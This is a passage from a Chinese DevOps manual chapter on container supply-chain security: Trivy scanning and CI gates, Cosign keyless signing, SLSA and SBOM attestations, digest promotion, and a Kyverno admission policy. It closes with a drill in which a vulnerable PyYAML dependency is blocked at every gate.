证书只有 10 分钟有效，为什么一年后还能验证？ 验证者并不检查“证书现在是否有效”，而是检查“签名发生时证书是否有效”。签名时间不能由签名者自己声称（它可以伪造），而是由 Rekor 证明：每一条签名都写进公开、只追加的透明日志，日志返回带时间戳的收录证明。只要签名时间落在证书的 10 分钟有效期内，签名就永远可验证。这带来两个好处：没有需要长期保管、可能泄露的私钥；任何签名都公开可查，项目方可以监控日志，发现有人冒用自己的身份签名。验证时真正要配置的只有两件事：**签发者**（谁颁发的身份，这里是 GitHub Actions 的 OIDC 服务）和**身份**（证书中的 SAN，这里是本仓库的 `release.yml`）。

7.3 第 1 步：本地扫描，以及一次真实的修复

先在实验环境里对仓库和镜像各扫一遍：

devops@devops-lab: trivy fs（仓库扫描） 终端记录渲染 · recorded 2026-11-06T00:07:39Z

```
# 1. repository: dependency lock files, leaked secrets, IaC misconfigurations (Dockerfile, Helm, Kubernetes YAML)
$ trivy fs --quiet --scanners vuln,secret,misconfig --severity HIGH,CRITICAL --skip-dirs manual/node_modules --skip-dirs manual/.venv .

Report Summary
```

Target	Type	Vulnerabilities	Secrets	Misconfigurations
app/requirements.txt	pip	0	-	-
manual/package-lock.json	npm	0	-	-
manual/requirements.txt	pip	0	-	-
app/Dockerfile	dockerfile	-	-	0
delivery/gitops/apps/demo-api-dev.yaml	kubernetes	-	-	0
delivery/gitops/apps/demo-api-prod.yaml	kubernetes	-	-	0
delivery/gitops/apps/project.yaml	kubernetes	-	-	0
delivery/helm/demo-api/templates/configmap.yaml	helm	-	-	0
delivery/helm/demo-api/templates/deployment.yaml	helm	-	-	0
delivery/helm/demo-api/templates/service.yaml	helm	-	-	0
delivery/helm/demo-api/templates/serviceaccount.yaml	helm	-	-	0
manual/build/argocd-state.json	text	-	0	-

```
Legend:
- '-': Not scanned
- '0': Clean (no security findings detected)
```

图 7-3 trivy fs 扫描整个仓库：锁文件、Dockerfile、Helm 模板、Kubernetes 清单均为 0 个 HIGH/CRITICAL 问题（终端记录渲染）

仓库是干净的。但镜像扫描发现了问题：Debian 系统包有 46 个 HIGH（全部暂无修复），另有 **5 个有修复版本的 HIGH**，门禁失败：

```
Python (python-pkg)
Total: 5 (HIGH: 5, CRITICAL: 0)
| msgpack    | CVE-2026-114613     | HIGH | fixed | 1.1.2  | 1.2.3  | msgpack: Denial of Service v
ia memory leak ...
|            | GHSA-6v7p-g79w-8964 |      |       |        | 1.2.1  | MessagePack for Python: Out-
of-bounds read ...
| setuptools | CVE-2025-47273      |      |       | 70.3.0 | 78.1.1 | setuptools: Path Traversal V
ulnerability ...
| urllib3    | CVE-2026-97687      |      |       | 2.7.0  | 2.8.0  | urllib3: Traffic interceptio
n via HTTPS proxy ...
|            | CVE-2026-97689      |      |       |        |        | urllib3: Denial of Service v
ia unbounded memory ...
[exit 1]
```

奇怪的是，我们的锁文件里根本没有 msgpack、setuptools、urllib3。追查它们的位置：

```
$ docker run --rm --entrypoint sh localhost:5001/demo-api:0.1.1 -c 'ls -d /usr/local/lib/python3.1
3/site-packages/pip/_vendor/msgpack /usr/local/lib/python3.13/site-packages/pip/_vendor/urllib3; p
ip --version'
/usr/local/lib/python3.13/site-packages/pip/_vendor/msgpack
```

```
/usr/local/lib/python3.13/site-packages/pip/_vendor/urllib3
pip 26.2.2 from /usr/local/lib/python3.13/site-packages/pip (python 3.13)
```

它们是基础镜像中 **pip 自带（vendored）的副本**。应用运行时根本不需要 pip。正确的修复不是加一条忽略规则，而是在运行时镜像里删除 pip：

```
RUN useradd --uid 10001 --no-create-home --shell /usr/sbin/nologin app \
 # pip is only needed at build time. Its vendored copies of urllib3, msgpack and
 # setuptools were flagged by Trivy (HIGH, fix available); removing pip from the
 # runtime image removes them and means nobody can "pip install" inside a container.
 && python -m pip uninstall --yes --quiet pip \
 && rm -rf /usr/local/lib/python3.13/ensurepip
```

重新构建、重新扫描：

```
$ docker run --rm --entrypoint sh localhost:5001/demo-api:0.2.0 -c 'python -m pip --version 2>&1 |
tail -1'
/usr/local/bin/python: No module named pip
$ trivy image --quiet --severity HIGH,CRITICAL --ignore-unfixed --exit-code 1 localhost:5001/demo-
api:0.2.0
$ echo "gate exit code: $?"
gate exit code: 0
$ trivy image ... --format json localhost:5001/demo-api:0.2.0 | jq '... 按修复状态统计 ...'
affected: 45, fix_deferred: 1
```

门禁通过。剩下的 46 个都是 Debian 尚未提供修复的系统包问题，按策略接受并跟踪。两个值得注意的细节：

- 镜像大小没有变（仍是 202 MB）：基础镜像层里的 pip 仍然存在，上层的删除只是“遮盖”。扫描器分析的是**最终的合并文件系统**，所以漏洞消失了；要真正减小体积，需要多阶段构建或更小的基础镜像（如 distroless）。
- 删除 pip 本身也是一种加固：入侵者无法在容器里 `pip install` 工具。

7.4 第 2 步：把扫描变成 CI 门禁

在 `ci.yml` 中增加两道门：

```
  security:
    name: security
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@3d3c42e5aac5ba805825da76410c181273ba90b1 # v7.0.1
        with:
          persist-credentials: false
      - name: Install Trivy (pinned, checksum-verified)
        run: bash automation/ci/install-trivy.sh
      - name: Trivy repository scan - dependencies, leaked secrets, IaC misconfigurations
        # manual/ holds build tooling for the PDF manual; it is not shipped.
        run: >-
```

```
          trivy fs --scanners vuln,secret,misconfig --severity HIGH,CRITICAL
          --ignore-unfixed --exit-code 1 --skip-dirs manual .
```

以及在 `container image` 作业中、冒烟测试之前：

```
      - name: Trivy image scan - block fixable HIGH/CRITICAL vulnerabilities
        run: trivy image --severity HIGH,CRITICAL --ignore-unfixed --exit-code 1 demo-api:ci
```

为什么不用现成的 Trivy Action，而是自己写一个安装脚本？`install-trivy.sh` 从 Trivy 的 GitHub Release 下载固定版本（`automation/lab/versions.env` 中的 `TRIVY_VERSION`，与实验环境相同），并用同一发布的 `checksums.txt` 校验后才安装。**少依赖一个第三方 Action，就少一个需要信任的环节**——这正是本章要防范的风险。

> **说明**
>
> `container image` 已经是规则集的必需检查，所以镜像门禁立即具有阻断力。新增的 `security` 作业暂时不能加入必需检查：被 #1 等尚未合并的 PR 中不存在这个作业，一旦设为必需，它们会永远等待一个不会出现的检查。合并后再把 `security` 加入规则集。另外，`ci.yml` 只在以 main 为目标的 PR 上运行，此后各阶段新增的清单没有经过这道扫描，第 12 章才发现了这个缺口的后果。

7.5 第 3 步：发布流水线

`release.yml` 在 main（以及本实验的 `p5/**` 分支）上推送时运行，按顺序执行：

```
    permissions:
      contents: read
      packages: write      # push to ghcr.io with GITHUB_TOKEN
      id-token: write      # OIDC token for keyless signing and attestations
      attestations: write  # store attestations in the repository
    steps:
      # ... checkout, buildx, metadata ...
      - name: Build for scanning (loaded locally, not pushed)
        uses: docker/build-push-action@c3c9e263c25d99ce0380d002d59b67737d91b0dc # v7.4.0
        with: { context: app, load: true, tags: demo-api:scan, ... cache-to: type=gha,mode=max,sco
         pe=release }
      - name: Trivy gate - an image with fixable HIGH/CRITICAL vulnerabilities is never pushed
        run: trivy image --severity HIGH,CRITICAL --ignore-unfixed --exit-code 1 demo-api:scan
      - uses: docker/login-action@8aa5831fb8d48d8f76594c7ddde61ae58019f550 # v4.8.0
        with: { registry: ghcr.io, username: "${{ github.actor }}", password: "${{ secrets.GITHUB_
         TOKEN }}" }
      - name: Push (same inputs as the scanned build - every layer comes from the cache)
        id: push
        uses: docker/build-push-action@c3c9e263c25d99ce0380d002d59b67737d91b0dc # v7.4.0
        with: { context: app, push: true, provenance: false, sbom: false, tags: ..., cache-from: t
         ype=gha,scope=release }
      - name: SBOM (SPDX JSON, generated by Syft from the pushed image)
        uses: anchore/sbom-action@66cbf4bc1f1c0d2edc94016e65bc221b6bb0ad6c # v0.24.3
      - name: Attest build provenance (SLSA provenance, signed via Sigstore)
        uses: actions/attest-build-provenance@4d101475d8b20a2381f78447822ac1eab6504dd8 # v4.2.2
```

```
        with: { subject-name: "${{ env.IMAGE }}", subject-digest: "${{ steps.push.outputs.digest
        }}", push-to-registry: true }
      - name: Attest SBOM
        uses: actions/attest@1e69f48acb82d1966a394da916b4c1698aa569d6 # v4.2.2
        with: { subject-name: ..., subject-digest: ..., sbom-path: sbom.spdx.json, push-to-registr
        y: true }
      - uses: sigstore/cosign-installer@756fe2d284c7292c4e9b62c8a28f1e5629c59532 # v4.1.3
        with: { cosign-release: v3.1.4 }
      - name: Cosign keyless signature (identity = this workflow, via GitHub OIDC)
        run: cosign sign --yes "${IMAGE}@${DIGEST}"
      - name: Verify signature and attestations like a consumer would
        run: |
          cosign verify "${IMAGE}@${DIGEST}" \
            --certificate-identity "https://github.com/${GITHUB_WORKFLOW_REF}" \
            --certificate-oidc-issuer https://token.actions.githubusercontent.com
          gh attestation verify "oci://${IMAGE}@${DIGEST}" --repo "${GITHUB_REPOSITORY}"
```

设计要点：

- **先扫描、后推送。** 第一次构建只加载到 Runner 本地，扫描通过才推送；第二次构建的输入完全相同，所有层都来自缓存，几乎不花时间。有漏洞的镜像**根本不会出现在镜像仓库里**。
- **作业级权限。** 只有这个作业拿到 `packages: write`（推送）、`id-token: write`（申请 OIDC 令牌）、`attestations: write`；工作流默认仍是只读。
- **`provenance: false`、`sbom: false`。** BuildKit 也能生成自己的来源证明，但会把镜像变成多清单索引；这里由 GitHub 的证明 Action 统一生成，镜像保持为单一清单，digest 语义更简单。
- **用消费者的方式自检。** 签名后立刻按“消费者会怎么验证”的方式验证一次，验证失败则整个发布失败。

第一次运行用时 1 分 48 秒，全部成功：



图 7-4 release 工作流的运行页面：build, scan, sign, attest 作业成功（GitHub 页面截图）

运行日志中的关键结果（节选自 `evidence/p5/release-run.log`）：

```
#16 pushing manifest for ghcr.io/miku-wwl/devops-delivery/demo-api:sha-04a724f@sha256:a0a4f18b1749
f946d63f8af795f1001e7d06a190f2e70f0adf3e54d7c5ac9c74 0.4s done
Attestation created for ghcr.io/miku-wwl/devops-delivery/demo-api@sha256:a0a4f18b1749f946d63f8af79
5f1001e7d06a190f2e70f0adf3e54d7c5ac9c74
https://github.com/miku-wwl/devops-delivery/attestations/64287897
https://github.com/miku-wwl/devops-delivery/attestations/64287939
Generating ephemeral keys...
Signing artifact...
Pushing signature to: ghcr.io/miku-wwl/devops-delivery/demo-api
```

GitHub 为每份证明提供了公开页面，清楚列出这个 digest 由哪个提交、哪个工作流、在哪类 Runner 上构建：



图 7-5　SLSA 来源证明页面：提交 04a724f、工作流 release.yml@refs/heads/p5/supply-chain、签发者 token.actions.githubusercontent.com、Runner 环境 github-hosted（GitHub 页面截图）

> **说明**
>
> 运行页面上还出现了一条官方注解：*“actions/attest-sbom has been deprecated, please use actions/attest instead”*。`actions/attest` 接受相同的 `sbom-path` 等输入，本章已据此迁移（见上面的工作流片段）。依赖的弃用通知应当及时处理，而不是等它某天突然失效。

GHCR 可见性。 新推送的包能否被匿名拉取，决定了 Kind 节点能不能直接使用它。用匿名令牌请求清单验证：

```
$ curl -s "https://ghcr.io/token?scope=repository:miku-wwl/devops-delivery/demo-api:pull"
{"token":"djE6bWlr...="}
$ curl ... -H "Authorization: Bearer $T" "https://ghcr.io/v2/miku-wwl/devops-delivery/demo-api/manifests/sha256:a0a4f18b..."
anonymous manifest fetch: HTTP 200
```

7.6 第 4 步：以消费者身份独立验证

在 CI 之外（本机）验证，才是真正的“消费者视角”：

```
# 1. SLSA build provenance: which workflow, which commit, which runner built this exact digest?
$ gh attestation verify "oci://$IMG" --repo miku-wwl/devops-delivery --format json --jq '...'
{"predicateType":"https://slsa.dev/provenance/v1","rekorLogIndex":"https://rekor.sigstore.dev","runnerEnvironment":"github-hosted","signerWorkflow":"refs/heads/p5/supply-chain","sourceRepositoryDigest":"04a724fbbb668ed5d7e8200d1b896d125b2964e7"}

# 2. SBOM attestation (SPDX 2.3) for the same digest
$ gh attestation verify "oci://$IMG" --repo miku-wwl/devops-delivery --predicate-type https://spdx.dev/Document/v2.3 --format json --jq '...'
{"predicateType":"https://spdx.dev/Document/v2.3","sbomPackages":104}

# 3. negative: the provenance must have been signed by ci.yml (it was signed by release.yml)
$ gh attestation verify "oci://$IMG" --repo miku-wwl/devops-delivery --signer-workflow miku-wwl/devops-delivery/.github/workflows/ci.yml
Error: verifying with issuer "sigstore.dev"
[exit 1]

# 4. negative: the image must come from another repository
$ gh attestation verify "oci://$IMG" --repo miku-wwl/some-other-repo
Error: HTTP 404: Not Found (https://api.github.com/repos/miku-wwl/some-other-repo/attestations/sha256:a0a4...)
[exit 1]
```

> **提示**
>
> `gh attestation verify` 在非交互终端中验证成功时**不打印任何内容**（退出码为 0）。这也是 CI 日志里看不到它输出的原因。需要留存证据时，加 `--format json` 输出验证结果。

用 Cosign 验证签名，并故意要求一个错误的签名者身份：



图 7-6　cosign verify：同一 digest 上验证到三项（签名、SLSA 来源证明、SPDX SBOM）；要求 ci.yml 身份时失败，并指出实际身份是 release.yml（终端记录渲染）

注意两点：验证结果里出现了三条记录——Cosign 签名、SLSA 来源证明和 SPDX 文档——它们都是以 Sigstore 包（bundle）形式附加在同一个 digest 上的；反例的报错信息直接告诉你证书中的真实身份（SAN），这正是“验证身份而不是验证密钥”的含义。

7.7　第 5 步：同一个 digest 在环境间晋级

镜像通过所有检查后，用第 6 章的 `promote.sh` 把它的 **digest** 写进 dev 的部署状态；dev 验证无误后，把 **同一个 digest** 晋级到 prod：

```
$ bash delivery/argocd/promote.sh dev image.repository=ghcr.io/miku-wwl/devops-delivery/demo-api image.digest=$DIGEST --merge ...
-  repository: localhost:5001/demo-api
+  repository: ghcr.io/miku-wwl/devops-delivery/demo-api
   tag: "0.1.1"
+  digest: sha256:a0a4f18b1749f946d63f8af795f1001e7d06a190f2e70f0adf3e54d7c5ac9c74
merged !5 -> main @ fdc0f62 by root
$ bash delivery/argocd/wait-sync.sh demo-api-dev
reached Synced/Healthy at fdc0f62 after 67s
$ bash delivery/argocd/promote.sh prod image.repository=... image.digest=$DIGEST --merge ...
merged !6 -> main @ 81402f6 by root
$ bash delivery/argocd/wait-sync.sh demo-api-prod
reached Synced/Healthy at 81402f6 after 148s

# 3. one digest everywhere
$ kubectl get pods -A -l app.kubernetes.io/name=demo-api -o jsonpath='{range .items[*]}{.status.containerStatuses[0].imageID}{"\n"}{end}' | sort | uniq -c
```

```
      4 ghcr.io/miku-wwl/devops-delivery/demo-api@sha256:a0a4f18b1749f946d63f8af795f1001e7d06a190f
2e70f0adf3e54d7c5ac9c74
```

dev 的 1 个 Pod 与 prod 的 3 个 Pod 运行的是**逐字节相同**的镜像——正是 CI 扫描、签名、证明过的那一个。`tag: "0.1.1"` 仍留在 values 文件中，但 Chart 在设置了 digest 时只使用 digest，tag 不再起作用。

（同一次查询还意外暴露了第 5 章遗留的 `helm test` Pod：钩子 Pod 不属于 Release，`helm uninstall` 不会删除它。已手动清理。）

7.8 第 6 步：准入控制——集群只运行“我们构建的”镜像

到目前为止，验证都是“自觉”的：如果有人直接 `kubectl run` 一个来历不明的镜像，什么也拦不住它。**准入控制器**（Admission Controller）在 API Server 持久化对象之前对请求进行审查和修改，是集群的最后一道门。本项目使用 Kyverno（CNCF 项目，策略即 Kubernetes 资源）：

```yaml
apiVersion: kyverno.io/v1
kind: ClusterPolicy
metadata:
  name: verify-release-signature
spec:
  background: false
  webhookTimeoutSeconds: 30
  rules:
    - name: require-release-provenance
      match:
        any:
          - resources:
              kinds: [Pod]
              namespaces: [dev, prod]
      verifyImages:
        - imageReferences: ["*"]
          # GitHub artifact attestations and Cosign v3 signatures are Sigstore
          # bundles, not the legacy "sha256-<digest>.sig" tags.
          type: SigstoreBundle
          failureAction: Enforce
          mutateDigest: true
          verifyDigest: true
          required: true
          attestations:
            - type: https://slsa.dev/provenance/v1
              attestors:
                - entries:
                    - keyless:
                        subjectRegExp: '^https://github\.com/miku-wwl/devops-delivery/\.github/wor
kflows/release\.yml@refs/heads/.+$'
                        issuer: "https://token.actions.githubusercontent.com"
                        rekor:
                          url: https://rekor.sigstore.dev
```

规则含义：dev 和 prod 中的任何 Pod，其每个镜像都必须有一份 SLSA v1 来源证明，签名证书身份必须是本仓库的 `release.yml`，签发者必须是 GitHub Actions 的 OIDC 服务；`mutateDigest` 会把 tag 改写为验

证通过的 digest，避免“验证时是 A、拉取时变成 B”。

这条策略不是一次写对的，四次尝试的过程本身就很有教学价值：

尝试	配置	结果	原因
1	经典 `verifyImages` + `attestors`	已签名镜像也被拒：`no signatures found`	经典模式查找旧式 `sha256-<digest>.sig` 标签；Cosign v3 和 GitHub 证明使用 Sigstore 包格式
2	加 `type: SigstoreBundle`	`sigstore bundle verification failed: no matching signatures found`	找到了包，但没有匹配的
3	改为验证 SLSA `attestations`	同上	问题不在验证对象
4	`subject` 写成完整身份 `...release.yml@refs/heads/p5/supply-chain`	**通过**	前三次用的通配符 `release.yml@*` 匹配不到包含 `/` 的分支名

最终改用 `subjectRegExp`：既精确表达“本仓库 release.yml 的任意分支”，又不依赖通配符的语义。三项准入测试的结果：

```
devops@devops-lab: Kyverno 准入控制测试                    终端记录渲染 · recorded 2026-11-06T00:28:17Z

$ kubectl apply -f delivery/policies/verify-release-signature.yaml 2>/dev/null
clusterpolicy.kyverno.io/verify-release-signature configured

$ sleep 8

# 1. signed image by digest -> admitted
$ yq 'select(.metadata.name == "sig-test-digest")' delivery/policies/tests/admission-test-pods.yaml | kubectl apply -f -
pod/sig-test-digest created

# 2. same image by tag -> admitted, tag replaced by the verified digest
$ yq 'select(.metadata.name == "sig-test-tag")' delivery/policies/tests/admission-test-pods.yaml | kubectl apply -f -
pod/sig-test-tag created

$ kubectl -n prod get pod sig-test-tag -o jsonpath='image after admission: {.spec.containers[0].image}{"\n"}'
image after admission: ghcr.io/miku-wwl/devops-delivery/demo-api:sha-04a724f@sha256:a0a4f18b1749f946d63f8af795f1001e7d06a190f2e70f0adf3e54d7c5ac9c74

# 3. an image without our provenance -> denied
$ yq 'select(.metadata.name == "sig-test-unsigned")' delivery/policies/tests/admission-test-pods.yaml | kubectl apply -f -
Error from server: error when creating "STDIN": admission webhook "mutate.kyverno.svc-fail" denied the request:

resource Pod/prod/sig-test-unsigned was blocked due to the following policies

verify-release-signature:
  require-release-provenance: 'image attestations verification failed, verifiedCount: 0, requiredCount: 1, error: sigstore bundle verification failed: no matching signatures found'
[exit 1]

$ kubectl -n prod delete pod sig-test-digest sig-test-tag --ignore-not-found --wait=false
pod "sig-test-digest" deleted from prod namespace
pod "sig-test-tag" deleted from prod namespace
```

图 7-7 Kyverno 准入测试：按 digest 引用的已签名镜像被允许；按 tag 引用时被允许且 tag 被固定为 digest；没有来源证明的 curl 镜像被拒绝（终端记录渲染）

> **注意**
>
> 安装策略时 Kyverno 给出了提示：`kyverno.io/v1 ClusterPolicy is deprecated ... migrate to ... ImageValidatingPolicy`。Kyverno 正在转向基于 CEL 的新策略类型；本项目使用的 `ClusterPolicy` 目前仍然有效，但新项目应直接采用 `ImageValidatingPolicy`。

7.9 第 7 步：故障演练——引入一个已知严重漏洞的依赖

模拟一个常见的真实场景：开发者为了解析配置文件，引入了 `PyYAML==5.3.1`（CVE-2020-14343，严重，5.4 已修复）。PR #4 的结果：

```
$ gh pr checks 4
build, scan, sign, attest   fail    52s ...
container image fail    1m3s    ...
security    fail    13s ...
python / lint   pass    19s ...
python / test   pass    18s ...
$ gh pr view 4 --json mergeStateStatus --jq '{mergeStateStatus}'
{"mergeStateStatus":"BLOCKED"}
```

`security` 作业中 Trivy 的发现：

```
app/requirements.txt (pip)
Total: 1 (HIGH: 0, CRITICAL: 1)
| pyyaml  | CVE-2020-14343 | CRITICAL | fixed  | 5.3.1           | 5.4           | PyYAML: incom
plete fix for CVE-2020-1747  |
```

由于分支名匹配 `p5/**`，这次推送还触发了发布流水线，正好演示了“漏洞镜像永远不会被推送”：



图 7-8 发布流水线在 Trivy 门禁处失败，推送、SBOM、来源证明、签名步骤全部被跳过（GitHub 页面截图）

三道防线各自独立地挡住了它：PR 合并被阻断；镜像没有被推送，更没有被签名；即使有人绕过 CI 手工推送一个镜像，它也没有 `release.yml` 的来源证明，Kyverno 会在准入阶段拒绝。PR #4 按计划关闭，不合并。

7.10 深入：digest 是怎样算出来的，来源证明里写了什么

本章反复强调“签名和晋级都针对 digest”。这一节从镜像仓库的 API 直接读取数据，看清 digest 到底保护了什么，并顺带解答第 11 章留下的问题：为什么同一个提交两次构建，得到了两个不同的 digest。最后打开一份真实的 SLSA 来源证明，逐字段说明验证策略可以检查什么（证据：`evidence/p12/oci-image-anatomy.log`、`slsa-provenance-structure.log`）。

7.10.1 镜像的三层结构

